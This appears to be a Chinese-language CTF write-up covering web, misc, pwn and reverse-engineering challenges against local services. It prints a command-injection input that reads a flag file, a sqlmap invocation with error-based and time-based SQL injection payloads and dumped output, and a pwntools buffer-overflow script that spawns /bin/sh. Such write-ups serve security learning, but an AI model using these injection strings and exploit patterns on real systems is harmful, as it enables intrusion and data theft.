


# Web

Tetris(checkin)

Burpsuite 抓包可以发现访问了一个 js，打开该 js 的代码从注释中即有 flag



Ping test


输入 ||"c""at" "/fl""ag"



Subject system

Sqlmap 查询数据库

```
python sqlmap.py -u http://localhost:35165/course.php?sortOrder=id -D WHUsubject -T  
flag -C flag -dump  
--batch
```



```
C:\Windows\system32\cmd.exe
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: sortOrder=id AND GTID_SUBSET(CONCAT(0x7170787871,(SELECT (ELT(3190=3190,1))),0x716a706b71),3190)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
Payload: sortOrder=id AND SLEEP(5)

---
[08:05:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: PHP 7.3.24, Apache 2.4.38
back-end DBMS: MySQL >= 5.6
[08:05:04] [INFO] fetching entries of column(s) 'flag' for table 'flag' in database 'WHUsubject'
[08:05:04] [INFO] resumed: 'flag{db9a04e8-e5e9-4f11-9bd5-dd986eccafa9}'
Database: WHUsubject
Table: flag
[1 entry]
+-----+
| flag |
+-----+
| flag{db9a04e8-e5e9-4f11-9bd5-dd986eccafa9} |
+-----+

[08:05:04] [INFO] table 'WHUsubject.flag' dumped to CSV file 'C:\Users\ASUS\AppData\Local\sqlmap\output\localhost\dump\WHUsubject\flag.csv'
[08:05:04] [INFO] fetched data logged to text files under 'C:\Users\ASUS\AppData\Local\sqlmap\output\localhost'

[*] ending @ 08:05:04 /2023-10-30/

C:\Users\ASUS\Downloads\sqlmapproject-sqlmap-1.7.10-1-g90cbaa1\sqlmapproject-sqlmap-90cbaa1>
```

## Misc

signin 二分法猜数字

514 和 9

binwalk 检查发现有个 png，分离后用 stegsolve 查看

发现左上角有一条很小的色带，进一步检查，在 R,G,B 的 plane 0,3 中都存在条带

于是猜想图像通过 Bit planes 的第零位、第三位进行隐写。在反复尝试后发现是 Extract By Column,Bitorder = MSB first


发现一串密文

pziynmrccsqvvsliaajgwwozljqvxc

对原图也进行同样的操作，发现 R5, G1, B4 中有条带，进行解密，结果为一串 brainfuck

解码后结果为 the key is koishie

经过一番尝试后发现是维吉尼亚密码（其实自动密钥密码也可以得到 flag 开头的字符串）



## Pwn

It's Mygo

在 sys\_exe 函数中根据变量在栈中的存储位置，填充字符以覆盖 command

```
home > lylb > mygo.py ...
1 from pwn import *
2
3 coon = remote('127.0.0.1', 37601)
4
5 coon.sendline("1")
6
7 payload = b'a'*60 + b'/bin/sh'
8
9 coon.sendline("lyc_lb")
10 coon.sendline(payload)
11 coon.interactive()

问题 输出 调试控制台 终端 窗口

/bin/python3 /home/lyc-lb/mygo.py
lyc-lb@lyc-lb-virtual-machine:~$ /bin/python3 /home/lyc-lb/mygo.py
[*] Opening connection to 127.0.0.1 on port 37601: Done
/home/lyc-lb/mygo.py:5: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
coon.sendline("1")
/home/lyc-lb/mygo.py:9: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
coon.sendline("lyc_lb")
[*] Switching to interactive mode
-----
Please input your choice:
1. System execution
2. Map
3. Exit
-----
Please input your name: Hello, /sh aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa/bin/sh
Please input the command: $ ls
Invalid input!
/bin/sh: $: not found
$ cat flag
flag{a963b980-4afe-4c89-9cdd-cf6cd516344c}
```

RE

Segments

010editor 查看最前面一段数据

> Section[3]	.flag{3	439h	1h	struct IMAGE_...	
> Section[4]	.F6BC00	43Ah	1h	struct IMAGE_...	
> Section[5]	.6-BA9F	43Bh	1h	struct IMAGE_...	
> Section[6]	.-DCE6-	43Ch	1h	struct IMAGE_...	
> Section[7]	.388A-0	43Dh	1h	struct IMAGE_...	
> Section[8]	.E33861	43Eh	1h	struct IMAGE_...	
> Section[9]	.3E029}	43Fh	1h	struct IMAGE_...	